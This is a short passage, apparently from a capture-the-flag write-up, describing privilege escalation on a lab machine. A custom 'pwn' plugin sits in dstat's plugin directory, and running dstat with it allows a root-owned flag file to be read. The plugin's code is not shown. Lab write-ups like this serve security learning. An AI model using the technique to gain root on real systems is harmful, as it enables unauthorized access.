        vz-ubc,wifi,zfs-arc,zfs-l2arc,zfs-zil
/usr/local/share/dstat:
        pwn
```

Now, let's run dstat with the plugin.



Success. Simply navigating to the root and concatenating the right file, we can find the right flag.